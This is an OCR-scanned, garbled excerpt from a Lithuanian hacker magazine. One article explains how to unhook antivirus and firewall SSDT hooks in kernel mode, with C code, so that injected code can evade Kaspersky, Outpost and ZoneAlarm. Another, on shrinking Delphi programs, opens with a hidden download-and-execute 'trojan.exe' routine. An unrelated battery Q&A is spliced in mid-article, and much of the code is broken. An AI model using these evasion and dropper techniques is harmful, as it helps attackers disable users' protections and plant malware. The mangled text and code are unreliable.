Arba štai kitas pavyzdys — virusų kūrėjų iki dieglių mėgiamas Kasperskio antivirusas. Peremimų atžvilgiu tai tikras monstras! Jis doko net 9 ne pačias paskutines *Native API* funkcijas, tarp kurių yra *NtCreateProcess*, leidžiantis stebėti procesų paleidimą (tiksliau šnekant, virusų paleidimą) ir net *NtOpenProcess*, leidžiantis išvengti hakerių įsikišimo į antiviruso darbą (AVP tiesiog neleis atidaryti nuosavo proceso).

O dabar įsivaizduok, kad pas mus atsirado galimybė iš šių ir kitų asmeninių apsaugų atimti visas perėmimo galimybes. Jsi vaizduok: AVP nebeseka virusų, *Outpost* daugiau nebiokuoja trojano modifikuotos naršyklės, koks nors *ZoneAlarm* su maksimaliu saugumo lygiu tyli apie kiekvieną paleidžiamą nežinomą programą, taip bet kokia sistema stebinti apsauga staiga užsičiaupia. Nenutraukia savo darbo, nenulūžta su pranešimu apie kiardą, o tiesiog nutyla. Nei tau išmeta kokių nors perspėjimų apie virusus, nei ugniasienės keiksmažodžius — skamba neblogai, tiesa?

Tik gauti tokią galimybę ne taip jau paprasta. Tu tiknausiai jau pastebėjai, kad visos mano aukščiau pamėtos apsaugos perima *Native API* — šioje nemalonoje tendencijoje ir slypi pagrindinė problema. Esmė tame, kad nė viena save gerbianti apsauga nepradės periminti kokių nors vartotojo lygio sisteminių įvykių. Ji pasistengs maksimaliai apsunkinti hakerio gyvenimą, iš ko išplaukia, kad viską darys išskirtinai branduolio lygyje (*kernel mode*), kur vartotojo koja be administratoriaus teisų dar nėra žengusi. Tačiau atsikratyti perėmimo branduolio lygyje kur kas sudėtingiau, nei nuo paprasto importo lentelės įrašo pakeitimo arba funkcijų spalvingo vartotojo režime. Tai sudėtingiau, tačiau mums nėra nieko neįmanomo!



VICE susėka Kasperskio antiviruso perėmimus

**[API perėmimas branduolio režime]** Tam tikrą sisteminių įvykių galima stebėti skirtinguose jo etapuose. Pasakiau gera, tačiau manau, kad iliustravus pavyzdžių viskas bus aiškiau. Tarkim, yra vieno proceso atminties modifikavimo iš kito proceso įvykis. Norėdami apėiti ugniasienę, mes jį iškviečiame su funkcija *WriteProcessMemory*. Apsauga gali perimti funkciją, ir to pakaks norint užkirsti kelią hakeriškai veiklai. Tačiau programuotojui nieko nereikia vartotojo režime apėiti šį perėmimą. Apsauga taip pat gali perimti *Native API* funkciją *NtWriteVirtualMemory*, kuri yra eksportuojama iš *ntdll.dll* bibliotekos, tačiau ir šis perėmimas bus atliekamas vartotojo lygyje, iš ko išplaukia, kad jis bus nepatikimas. Del to apsaugų kūrėjai pirmenybę teikia perėmimo realizacijai branduolio lygyje. Rašo tvarkykles ir tyliai ramiai *Service Descriptor Table* lentelėje pakeičia *Native API* funkcijų adresus (eigu tu dar nežinai, kas yra SDT, arba nesipakankamai susipažinęs su Windows žemutinio lygio veikimo mechanizmu, labai rekomenduoju perskaityti Sveno Šraiberio knygą „Nedokumentuotos Windows 2000 galimybės“ arba [www.rootkit.com](http://www.rootkit.com) svetainėje pateikiamus straipsnius). Tai daroma labai lengvai, faktiškai su viena kodo eilute (savaime suprantama, prieš lentelės elemento pakeitimą reikia nepamiršti nulinti *WP bit* ir uždrausti pertraukimų):

```
// iš pradžių apibrėžiamas paprastas makrosas
#define SYSTEMSERVICE(function) KeServiceDescriptorTable->
    ntoskrnl.ServiceTable[(PU_LONGLONG)(function) - 1],
// o po to atliekamas pakeitimas
SYSTEMSERVICE(NtWriteVirtualMemory) KeServiceDescriptorTable->
```

*KeServiceDescriptorTable* — tai branduolio eksportuojama lentelė, kurios struktūra saugoma sisteminio serviso lentelėje, iš kurios finale ir imama *Native API* funkcijų adresai.

```
SDT ir SST struktūros
typedef struct SERVICE_DESCRIPTOR_TABLE
{
    PNTPROC ServiceTable,
    PDWORD CounterTable,
    ULONG ServiceLimit,
    PBYTE ArgumentTable,
} SERVICE_DESCRIPTOR_TABLE;
```

Norint gauti SDT lentelės numerį, kurioje bus saugomas perimamos branduolio lygio *Native API* funkcijos adresas, reikia viso labo prie funkcijos perejimo su tuo pačiu pavadinimu iš *ntdll.dll* adreso pridėti vienetuką ir paimti gautu adresu saugomą reikšmę. Tau tikriausiai domi iš kur ten atsiras šis numeris? Viskas labai paprasta. Pabandykime disasembluoti bet kurią *Native API* funkciją, kurią eksportuoja *ntdll.dll*:

```
„NtWriteVirtualMemory“ funkcija iš „ntdll.dll“ bibliotekos
B8 15 01 00 00    mov eax, 115h
BA 00 03 FE 7F    mov edx, 7FE0300Fh
FF 12             call dword ptr [edx]
C2 14 00 ret     14h
```

Pirmasis funkcijos kodo baitas — tai instrukcijos *MOV eax, imm32* opkodas. Keturi po jo einantys baitai — tai *imm32* arba, kitaip tariant, duomenys, kurie patalpinami į *eax* registrą, t.y. funkcijos indeksas iš SDT. Ir taip yra su visų *Native API*. Savaime suprantama, SDT įrašų pakeitimas — tai anaiptol ne vienintelis



peremimo būdas branduolio lygyje. Funkcijas galima pataisyti tiesiog pačiame *ntoskrnl.exe* (branduolyje), galima periminti *sysenter*, netgi galima sukurti savo SDT lentelę ir pakeisti *KeServiceDescriptorTable*, tačiau apsaugų kurejams visa tai nėra būtinas vargas, todėl jie apsiriboja pačiu banaliausiu būdu. O veltui... Dabar aš parodysiu, kaip paprastai hakeriai atsikrato panašaus peremimo.

**[Atsikratome perėmimų branduolio režime]** Norint atsikratyti perėmimo, reikia žuojamo pakeičiant SDT įrašą, reikia surasti lentelės originalą ir atlikti pakeitimą. Savaimė suprantama, vartotojo režime (*user mode*) viso to padaryti nepavyks. Surasti visus adresus gal dar ir pavyktų, tačiau pakeisti adresą ne, čia jau teks leistis į *ring0*. Gerai, kad mes tai jau mokam daryti ir net turime normalią, veikiančią funkciją, ji buvo pateikta mano straipsnyje „Absoliutus nulis profesionalui“, kurį gali rasti praėjusių metų gegužės „Hakerio“ numerįje). Taigi pirmas dalykas, kurį mes padarysime užkrausime savo branduolio kopiją ir joje surasime SDT. Branduolys tai paprastai *ntoskrnl.exe*, tačiau *boot.ini* byloje gali būti nurodyta ir kita byla, todėl nederėtų orientuotis į vieną žinomą pavadinimą, geriau jį raštingai gauti, į pagalbą pasiteikus *Native API* funkcijai *NtQuerySystemInformation* kurią eksportuoja *ntdll.dll*.

```
NTSTATUS (WINAPI * NtQuerySystemInformation)
(JINT, PVOID, ULONG_PTR, PLONG);
HMODULE hntdll = GetModuleHandle("ntdll.dll");
*(FARPROC *) & NtQuerySystemInformation = GetProcAddress(hntdll, "NtQuerySystemInformation");
DWORD rc = NtQuerySystemInformation(SystemModuleInformation, pModules, 4, &dwNeededSize);
if (rc == STATUS_INFO_LENGTH_MISMATCH)
{
    Modules = (PMODULES)GlobalAlloc(GPTR, dwNeededSize);
    rc = NtQuerySystemInformation(SystemModuleInformation, pModules, dwNeededSize, NULL);
}
else return FALSE;
if (NT_SUCCESS(rc)) return FALSE;
// branduolio adresas
DWORD dwKernelBase = (DWORD)pModules->sm.Base;
// branduolio bylos pavadinimo adresas
PECHAR pKernelName = pModules->sm.ModuleNameOffset + pModules->sm.ImageName;
```

Pjuku, dabar mes turime bylos pavadinimą, todėl galime užkrauti savo branduolio kopiją. Tai daroma taip pat, kaip ir su įprastiniu DLL, tik įsėjant sistemą, kad nereikia krauti *DllMain*:

```
// DONT_RESOLVE_DLL_REFERENCES nekrauname DllMain
HMODULE hKernel = LoadLibraryEx(pKernelName, 0, DONT_RESOLVE_DLL_REFERENCES);
if (hKernel) return FALSE;
```

Dabar gautoje branduolio kopijoje surasime SDT adresą po linkį. Paties adresą ten nebus, kadangi kintamasis *KeServiceDescriptorTable* nebuvo inicializuotas, tačiau poslinkis mums pravers norint šį adresą surasti branduolio kodo tankinyje.

```
if (!((dwKSDT = (DWORD)GetProcAddress(hKernel, "KeServiceDescriptorTable")))
return FALSE;
dwKSDT = (DWORD)hKernel;
if (!((dwKiServiceTable = FindKiServiceTable(hKernel, dwKSDT)))
return FALSE;
```

*FindKiServiceTable* — tai žvenška įėjusia funkcija, kurią parašė koderis 90210 ir kur buvo pateikta [www.rootkit.com](http://www.rootkit.com) svetainėje, jo straipsnyje apie antihakingą branduolio lygyje. Ši funkcija grąžina SDT poslinkį branduolio modulio pradžios atžvilgiu. Ji branduolyje ieško *mov [mem32], imm32* formos instrukcijos. O tiksliau, ieškoma *KilnitSystem* funkcijoje esanti instrukcija *mov ds: KeServiceDescriptorTable.Base, offset KiServiceTable*. Pateška orientuojasi į *KeServiceDescriptorTable* poslinkį, kuris buvo gautas po aukščiau atliktų manipuliacijų.

„FindKiServiceTable“ funkcija

```
DWORD FindKiServiceTable(HMODULE hModule, DWORD dwKSDT)
{
    IMAGE_FILE_HEADER pfh;
    IMAGE_OPTIONAL_HEADER poh;
    IMAGE_SECTION_HEADER psh;
    IMAGE_BASE_RELOCATION pb;
    IMAGE_FIXUP_ENTRY pfe;
    DWORD dwFixups = 0;
    _dwPointerRva = dwPointerToRva, dwKiServiceTable;
    BOOL bFirstChunk;
    GetHeaders((PCHAR)hModule, &pfh, &poh, &psh);
    if ((poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress) &&
        (((pfh->Characteristics)&IMAGE_FILE_RELOCS_STRIPPED)))
    {
        pbr = (IMAGE_BASE_RELOCATION)RVATOA(poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress, hModule, &);
        bFirstChunk = TRUE;
        while (bFirstChunk || pbr->VirtualAddress) {
            bFirstChunk = FALSE;
            pfe = (IMAGE_FIXUP_ENTRY)((DWORD)pbr + sizeof(IMAGE_BASE_RELOCATION));
            for (i = 0; i < (pbr->SizeOfBlock / sizeof(IMAGE_BASE_RELOCATION)); i++)
            {
                if (pfe->Type == IMAGE_REL_BASED_HIGHLOW) {
                    dwFixups++;
                    dwPointerRva = pbr->VirtualAddress + pfe->Offset;
                    dwPointerToRva = *(PDWORD)((DWORD)hModule + dwPointerRva);
                    dwPointerRva = (DWORD)poh->ImageBase;
                    if (dwPointerToRva == dwKSDT)
                    {
                        if (*(PDWORD)((DWORD)hModule + dwPointerRva - 2) == 0x05c7)
                        {
                            dwKiServiceTable = *(PDWORD)((DWORD)hModule + dwPointerRva + 4); poh;
                            return dwKiServiceTable;
                        }
                    }
                }
            }
            pbr = (IMAGE_FIXUP_ENTRY)((DWORD)pbr + pbr->SizeOfBlock);
        }
        return 0;
    }
}
```

Į gniažbines apejimas 9 kb kodo reikia as

**Q** Kuo skiriasi NiCd-, NiMH- ir Li-Ion akumulatoriai? Daugelyje šiuolaikinių įrengnių sumontuoti Li-Ion akumalai, tačiau aš neseniai nusipirkau fotoaparata, kuris veikia su NiMH baterijomis, kurios draugų teigimu yra praėjusio amžiaus reliktas. Taigi susidomėjau.

**A** Nikelio-kadmio (NiCd) baterija buvo sukurta dar tolimesiai 1946 metais ir iki pat 90ųjų buvo pačiu populiariausiu akumuliatorių tipu. Nikelis buvo naudojamas teigiamam elektrodui, o kadmis

neigiamam. Vietoje elektrolito buvo naudojamas kalio hidroksidas. Kadmis nuodingas, jo utilizacija labai brangi, todėl vėliau NiCd akumuliatoriai buvo uždrausti daugelyje pasaulio šalių. Tiesa, tokio tipo batenų charakteristikos iš tiesų įspūdingos: greitas pakrovimo laikas, galimybė dirbti net labai žemose temperatūrose, ilgas saugojimo laikas be galios praradimo ir milžiniškas pakartotino užkrovimo ciklų skaičius — iki 1500. Tokio akumuliatoriaus trūkumas yra tapę vadinamas atminties efektas, kuris žymiai sumažina maksimalią galimą energijos atsargą ir pasireiškia tuo atveju, kuomet pakartotinai kraunamas nepilnai išsikrovęs akumuliatorius.

Nikelio-metalohidridiniai (NiMH) akumuliatoriai pakertę uždraustuosius NiCd. Vietoje ypač toksiško kadmio pradetas naudoti metalo ir vandenilio junginys. Tai pavyko visa neblogai: energijos sukaupimo tankis pradėjo siekti 120 W/kg, kai nikelio-kadmio akumuliatoriuose šis rodiklis siekė daugiausiai 80 W/kg. Tiesa, čia taip pat neapsiėmė be trūkumų: įkrovimo-iškrovimo ciklų skaičius sumažėjo iki 500, o darbine temperatūra nuo -40 pakilo iki 20 laipsnių Celsijaus. Dabar labiausiai paplitę ličio-jonų akumuliatoriai (Li/Ion). Jie naudojami visur: šiuolaikiniuose mobiliųjų ryšio telefonuose, kšeniiniuose, nešiojamuosiuose kompiuteriuose ir t.t. Tokios baterijos neturi atminties efekto, todėl jas galima krauti kada tik panorėjus. Įkrovimų skaičius gali siekti 1000-1200 kartų. Beje, Li/Ion įkrovimo tankis siekia 160 W/kg, o vidinių energtinių nuostolių laipsnis — viso labo 10% talpos per metus. Tiesa, yra vienas „bet“: ličio jonų akumuliatoriai sensta, t.y. kasmet jų maksimalus krūvis darosi vis mažesnis ir mažesnis. Čia jau nieko nepadarysi, todėl reikia būti pasiruošusiam po 2-3 metų skirti ešui naujam akumuliatoriui pirkti.

Taip pat egzistuoja švino-rūgštiniai (*Lead Acid*) ir ličio polimerų (*Li Pol*) akumulatoriai. Pirmieji naudojami nepertraukiamo maitinimo šaltiniuose, o antrieji — geriausiuose mobiliųjų ryšių telefonų modeliuose. Tiek vieni, tiek ir kit, kol kas nėra abai paplitę.

Paleisk šią funkciją branduolio lygyje. Non - įterpk kodą į nar-  
šyklę ir taip apeik ugniasienę - niekas tau nieko nesakys. Žo-  
džiu, visos apsaugos miega. Neblogai, tiesa? Ir tai dar toli gražu  
ne visi antihukingo panaudojimai branduolio lygyje. Su juo gali-  
ma kovoti prieš kietus branduolinius rootkitus. Galima atjungti  
kokių nors gudrius antiderinimo metodus. Žodžiu, čia be bana-  
laus apsaugų atjungimo galima rasti ir kitų panaudojimo sričių.  
Tuo būdu savo pasakojimą. Jeigu iškilis kokių nors klausimų  
rašyk, pasistengsiu viską paaiškinti. Sėkmingo kompiliavimo.







# 062

## „Delphi“ visagalis

TU PROGRAMUOJI SU *DELPHI* IR JAUTIESI KITOKS, NEI VISI KITI? TU PRITRŪKSTI ARGUMENTŲ DISKUTUODAMAS BEGALINIUOSE HOLYWAR'UOSE? DABAR TIKRAI ŽINOSI: *DELPHI* VERTA TO, KAD JĄ MYLETUM. IR NE TIK DĖL ŠIOS KALBOS PAPRASTUMO. LABAI MAŽOS IR LABAI GREITOS SU *DELPHI* SUKURTOS PROGRAMOS — TAI ĮMANOMA! TU GALĖSI APIE TAI PAPASAKOTI VISIEMS ABEJOJANTIEMS. IR PAGALIAU IŠSKLAIDYSI GANDUS, NEVA *DELPHI* SKIRTA LAMERIAMS!

## Išspaudžiam iš „Delphi“ viską, kas įmanoma

Daugelis sisteminių programuotojų prato laikyti *Delphi* viską nieko verta. Savo nuomonę jie grindžia tuo, kad kompiliatorius generuoja per daug letą ir didelį kodą, o vidutinis tuščios formos su mygtuku dydis — 400 kilobaitų. Beje, argi ne tai karštas iš viso nera pateikiama. Kuomet forumuose susiduria C++ ir *Delphi* gerbėjų, pirmieji paprastai rėkia apie superkietą sintaksę ir nepaprastas OOP galimybes, tuo pačiu tvirtindami, kad sisteminame programavime visa tai yra reikalinga, o antrieji apie to paties *Delphi* OOP galimybes, kurių nėra C++, ir apie tai, kad su šia kaba programuoti paprasčiau. Sprendžiant tiek pagal vienus, tiek pagal kitų žodžius, galima teigti, kad abi pusės nei apie *Delphi*, nei apie C++ iš tikrųjų nežino, o visi šie plepalai — paprasčiausias lamerių malimas liežuviu.

Šis straipsnis skirtas pademonstruoti sisteminio programavimo su *Delphi* metodus. Jis parašytas tiems, kas mėgsta šią kalbą, nori pasiekti maksimalų kodo efektyvumą ir nebijo kaip reikiant pasidaruoti. Aš parodysiu, kaip su *Delphi* padaryti tai, ką daugelis laiko neįmanomu. Užsimeinėjantiems programavimu su C++ nėra sunku surasti išsą knūvą straipsnių apie optimizaciją. Jeigu tu programuoji su *Delphi*, tai šiuo klausimu tu nerasi nieko gero. Veikiausiai visi mano, kad jokios optimizacijos čia nereikia. Galbūt tave tenkina 400 kilobaitų užimanti tuščia forma su mygtuku? O gal manai, kad tai nešvengiamas blogis, ir jau senai su tuo susitaikėi? Ką gi, teks šiek tiek pakutenti tavo nervus ir išsklaidyti kaidingus įsitikinimus.

[Šiek tiek apie kompiliatoriaus generuojamą kodą] Iš pradžių patikrinsim teiginį, kad *Delphi* kompiliatorius generuoja daug papildomo ir neefektyvaus kodo. Tam parašysime funkciją, kuri parsisiunčia bylą iš interneto ir ją paleidžia (tokie dalykai paprastai naudojami trojanuose). Savaime suprantama, programuosime panaudodami API. Štai kas man iš to išejo

```
procedure DownloadAndExecute(Source: PChar); cdecl;
const
  DestFile = 'trojan.exe';
begin
  UrlDownloadToFile(nil, Source, DestFile, 0, nil);
  WinExec(DestFile, SW_HIDE);
end;
```

Šį tekstą aš įterpia į programą, jį sukompiliavau ir disasembliavau su IDA. Štai pakomentuotas listingas:

DownloadAndExecute proc near

```
Source — dword ptr 8
push ebp
mov ebp, esp
push 0 LPB_NDSTATX_CALLBACK
push 0 DWORD
push offset DestFile LPCSTR
mov eax, [ebp + Source]
push eax, LPCSTR
push 0, LPUNKNOWN
call URLDownloadToFileA
push 0, uCmdShow
```

```

pushoffset DestFile, lpCmdLine
call WinExec
pop ebp
ret 4
DownAndExecute endp
DestFile db 'c:\trojan.exe',0


```

Na, ir kur gi ta papildomo bei nereikalingo kodo krūva, apie kurią kai kurie taip mėgsta šnekėti? Viskas paprasta ir gražu, beveik tą patį galima parašyti rankiniu būdu su assembleriu. Kodėl su *Delphi* parašytos programos tokios didelės? Iš kur atkeliauja tas papildomas kodas, jeigu kompiliatorius jo negeneruoja? Tuoju mes šį klausimą panagrinėsime detaliau.

**[OOP — progreso variklis]** OOP — šiuo metu ganetinai madinga programavimo kryptis. Jos tikslas — supaprastinti programų rašymą ir sutrumpinti jų kūrimo laiką, su kuo OOP puikiai susidoroja. Daugelis taikomųjų programų kūrėjų, kurie tai daro su C++ arba *Delphi*, be OOP jau ne įsivaizduoja savo darbo. Pagrindinis jų principas — greičiau pridėti programą, greičiau gauti pinigų. Tokiomis sąlygomis kokia nors optimizacija tiesiog pamirštama.

Tačiau jeigu mes į visą šį reikalą pažūrėtume sisteminio programuotojo akimis, tai iš karto pamatytume akivaizdų pagrindinį trūkumą: OOP — generuojamo kodo kokybė. Tarkim, mes turime klasę, kuri paveldėjama iš kitos klasės. Kuriant šios klasės objektą, kompiliatorius bus priverstas tokią kasę pildyti ir traukti į programos sudėtį ką turės padaryti ir su klase tėvu, kadangi nėra galimybes nustatyti, kurie klasės metodai nebus naudojami. Jeigu pas mus yra išsėtas paveldimų klasių medis, kaip paprastai ir būna realiose programose, tai visos šios kodas bus įjungtas į programą, ir nuo to niekur nepabėgsi. Klasės metodai išskvėčiami per lentelę, kas padidina išskvėtimo laiką. O kai metodas paveldimas iš tėvo dešimtoje kartoje, tai ir išskvėtimas turės perėti per dešimtą lentelių, kol galų gale pasieks jį apdorojantį kodą. Taip išeina, kad kartu su krūva mirusio kodo mes dar gauname žemą veikimo efektyvumą. Visa tai labai gerai matos, remiantis *Delphi* VCL bibliotekos pavyzdžiu.

Tuo tarpu MFC panaudojanti programa, parašyta su VB arba su VC, kažkodėl užima kur kas mažiau vietos. Taip yra todėl, kad didžioji, ir siaubingoji kompanija „Microsoft“ prie to prikišo savo letenas. MFC ir runtime bibliotekos *Visual Basic*’e užima ne



kek nemažiau, tiesiog jos sukompilijuotos į DLL ir pateikiamos kartu su *Windows* sistema, o tai reiškia, kad jų kodo nereikia taisyti programose su savimi. „Borland“ nauda galima pasakyti, kad tokia galimybė yra ir *Delphi*’je. Tiesiog projekto nustatymuose reikia uždėti varnelę *Build with runtime packages*, po ko programa žymiai sumažės, tačiau jai reikės atitinkamų runtime bibliotekų. Savaimė suprantama, šios bibliotekos nėra pateikiamos kartu su *Windows*, tačiau dėl to reikia kaltinti ne „Borland“, o monopolistinę „Microsoft“ politiką.

OOP megejai, norintys kurti savo programas vizualiaame režime, gali naudoti KOL. Tai bandymas padaryti kažką panašaus į VCL, tačiau įvertinant ir jo trūkumus. Vidutinis tuščios formos su mygtuku dydis — 35 Kb, kas jau gana, bet rimtoms programoms šis biblioteka netinka, kadangi veikia kaidingai. Ir šiaip, tai tik pusėtinas sprendimas.

Tie, kas nori pasiekti iš tiesų didelio kodo efektyvumą, turi eiti visai kitu keliu: pagaliau visiems laikams pamiršti OOP ir viską, kas su tuo susiję. Programas rašyti teks tik su grynu API

**[Antrasis kaltininkas]** Su *Delphi* sukursime tuščią projektą, kuris neturi jokio naudingo kodo:

```

program Sample;
begin
end

```

Po sukompilavimo su *Delphi 7* mes gauname 13,5 Kb dydžio exe bylą. Iš kur?! Juk programoje nieko nėra! Atsakyti į šį klausimą ir vėl padės IDA. Disasembliuojame exe’ką ir žiūrime, kas jame yra. Įėjimo į programą taškas atrodys štai taip:

```

public start
start:
    push ebp
    mov ebp, esp
    add esp, 0FFFFFFFh
    mov eax, offset Module.D
    call InitExe
    ;čia galėtų būti mūsų kodas
    call HandleFinally
CODE ends

```

Visas papildomas kodas yra funkcijose *InitExe* ir *HandleFinally*. Esmė tame, kad kiekvienoje *Delphi* programoje neakivaizdžiai įjungiamas kodas, įeinantis į RTL (*Run Time Library*) sudėtį. Ši biblioteka reikalinga tokioms kalbos galimybėms palaikyti, kaip OOP darbas su eilutėmis (*string*) ir specifinėms Pascal’io funkcijoms (*AssignFile*, *ReadLn*, *WriteLn*, etc.). *InitExe* atlieka viso šio gerio inicializaciją, o *HandleFinally* užtikrina korektišką resursų atlaisvinimą. Vėgi, visa tai padaryta norint palengvinti programuotojų gyvenimą. Paties RTL panaudojimas kartais pasiteisina, dėl ko kodo efektyvumas gali ne sumažėti, o kaip tik padidėti. Pavyzdžiui, į RTL sudėtį įeina *heap* valdymas, kuris leidžia greitai išskirti ir atlaisvinti mažus atminties blokus. Savo efektyvumu jis tris kartus enkia sisteminius. Generuojamo kodo atžvilgiu darbas su eilutėmis RTL’e taip pat realizuotas pakankamai nebiogai, tiesa, dėl to padideja bylos apimtis, todėl RTL — antrasis dideles apimties kaltininkas po OOP.



**[Mažiname dydį]** Jeigu tavęs netenkina minimus 13,6 Kb dydis, tuomet šainsime *Delphi RTL*. Visas bibliotekos kodas yra dviuose bylose: *System.pas* ir *SysInit.pas*. Deja, kompiliatorius, as prie programos prijungia bet koki atvejū, todėl vienintis dalykas, kurį galima padaryt iš šių modulių pašalint visą kodą, be kurio programa galės veikti, tada modulius perkompiluoti, o gautas DCU bylas galima sudėti į programos katalogą. Byloje *System.pas* yra pagrindinis RTL ir klasių palikymo kodas, tačiau mes visa tai mesim lauk. Minimalus šios bylos turinys galėtų būti toks:

```
unit System;

interface

procedure HandleFinaly;

type
  TGJID = record
    D1 LongWord,
    D2 Word,
    D3 Word,
    D4 array [0..7] of Byte;
  end;

  PInitContext = ^TInitContext;
  TInitContext = record

    OutContext PInitContext;
    ExFrame Pointer;
    InitTable pointer;
    InitCount Integer;
    Module pointer;
    DLISaveEBP Pointer;
    DLISaveEBX Pointer;
    DLISaveESI Pointer;
    DLISaveEDI Pointer;
    ExitProcessTLS procedure;
    DLLInitState Byte;
  end;

implementation

procedure HandleFinaly;
asm
end

end
```

Kompiliatorius bet koki atvejū reikalauja aprašytos TGJID struktūros, o be jos iš viso atsisako kompiliuoti modulį. *TInitContext* prireiks inkeriui, jeigu mes kursime DLL. *HandleFinaly* – RTL resursų atlaisvinimo procedūra, kompiliatoriui tai pat būtina, nors ir gali būti tuščia. Dabar sumažinsime bylą *SysInit.pas*, kurioje yra inicializacijos bei RTL darbo užbaigimo kodas ir kuris valdo paketų palikymą. Mums pakaks štai ko:

```
unit SysInit
```

```
interface
procedure InitExe;
procedure halt0;
procedure __initLib(Context PInitContext);

var
  ModuleStub Boolean;
  TlsIndex Integer = 1;
  TlsLast Byte;

const
  PtrToNil = Pointer(0);

implementation

procedure InitLib(Context PInitContext);
asm
end;

procedure InitExe;
asm
end;

procedure halt0;
asm
end;

end
```

*InitExe* – RTL inicializacijos exe byloms procedūra, *InitLib* – skirta DLL'ams, *halt0* – programos darbo užbaigimas. Visų likusių papildomų struktūrų ir konstantų, kuriuos teko paikti, reikia kompiliatoriui. Vsi šie dalykeliai nebus įjungiami galutinė bylą ir netures jokios įtakos jos dydžiui. Dabar šias dvi bylas padėsime į katalogą su projektu ir jas sukompiliuosime komandneje eilutėje:

```
del32.exe -Q system.pas sysinit.pas -M Y -Z $D -O
```

Atsikratę RTL, mes gavome 3,5 Kb dydžio exe bylą. „Borland“ linkens vykdomoje byloje sukurti šešias sekcijas, jos šlyginamos po 512 baitus, prie jų prisideda PE antraštė, iš kur ir atsiranda šie 3,5 klobaitai.

Tiesa – be mažo dydžio kaip priedą mes gauname ir tam tikrų problemų, kadangi dabar negalėsime pasinaudoti *WinAPI* antraščių bylomis, kurios pateikiamos kartu su *Delphi*. Vietoje jų teks rašyti savas. Tai nėra sunku, kadangi naudojamų API aprašymus galima pasimti iš paties „Borland“ antraščių bylų ir prireikus perkelti pas save.

Jeigu projekte yra keletas PAS bylų, linkens kodo išlyginimui (terps papildomas tuščias sritis, todėl apimtis vel padides. Norint to išvengti, reikia visą programą, įskaitant ir API apibrėžimus, sudėti į vieną bylą. Tai nėra labai patogiu, todėl geriau pasinaudoti preprocesoriaus direktyva *\$INCLUDE* ir išskaidyti kodą į kelias *inc* bylas. Čia galima susidurti su dar viena problema – pasi kartojančių kodu (kuomet kelios *inc* bylos prijungia vieną ir tą pačią *inc* bylą), tuomet kompiliatorius atsisako kompiliuoti. Šioje situacijoje išeitį galima rasti pasinaudojus sąlyginio kompiliavimo direktyvomis, po ko bet kuri *inc* byla bus tokio pavidalo

```

1. S:ndef win32ap }
2. S:define win32ap }
3. Sia eina mūsų kodas
4. S:nd F:

```

Taip galima be RTL rašyti ganėtinai sudėtingas programas ir pamiršti nepatogumus.


**[Galima dar mažiau!]** Tikriausiai minimalus exe bylos 3,5 Kb dydis įtiks toli gražu ne visiems. Ką gi, pasistengus galima visa tai suspausti dar kelis kartus. Tuomet reikia atsisakyti patogaus darbo su „Borland“ linkeru ir vykdomas bylas kurti su „Microsoft“ linkeriu. Deja, čia mūsų laukia dar viena kliūtis „Microsoft“ linkerio naudojamas pagrindinis darbinis formatas yra COFF, tačiau jis gali suprasti ir Intel OMF. Bet „Borland“ programuotojai (tikriausiai tyčia po trečios Delphi versijos pakeite generuojamų obj bylų formatą taip, kad dabar jos nesuderinamos su Intel OMF. Tai reiškia, kad dabar egzistuoja du OMF tipai: Intel OMF ir Borland OMF. Deja, man nepavyko rasti programos, kuri galėtų konvertuoti objektnes bylas iš Borland OMF formato į COFF arba Intel OMF. Taigi teks naudotis Delphi 3 kompiliatoriumi, kuris generuoja standartinę objektnę Intel OMF bylą. Naudojamų API importą mums taip pat teks aprašyti rankutėmis, kas, beje, daroma gana neįprastai. Iš pradžių šį Visual C++ paimkime importo biblioteką user32.lib ir atsidarykime ją HEX redaktoriuje. Funkcijų pavadinimai joje pateikiami „\_MessageBoxA@16“ pavidau, kur po @ eina perduodamų parametrų dydis, iš to išplaukia, kad funkcijas mes apibrėšime štai taip:

```

function _MessageBoxA(hWnd: cardinal; lpText, lpCaption: PChar; uType: cardinal); integer;
stdcall; extern; 'user32.dll' name 'MessageBoxA@16'

```

Dabar pabandykime parašyti kuo mažesnį dydžio HelloWorld programą. Tam mes sukursime štai tokio tipo projektą:



```

Cardinal); Integer; stdcall; extern 'user32.dll' name
'MessageBoxA@16';

```

```

Procedure Start;
begin
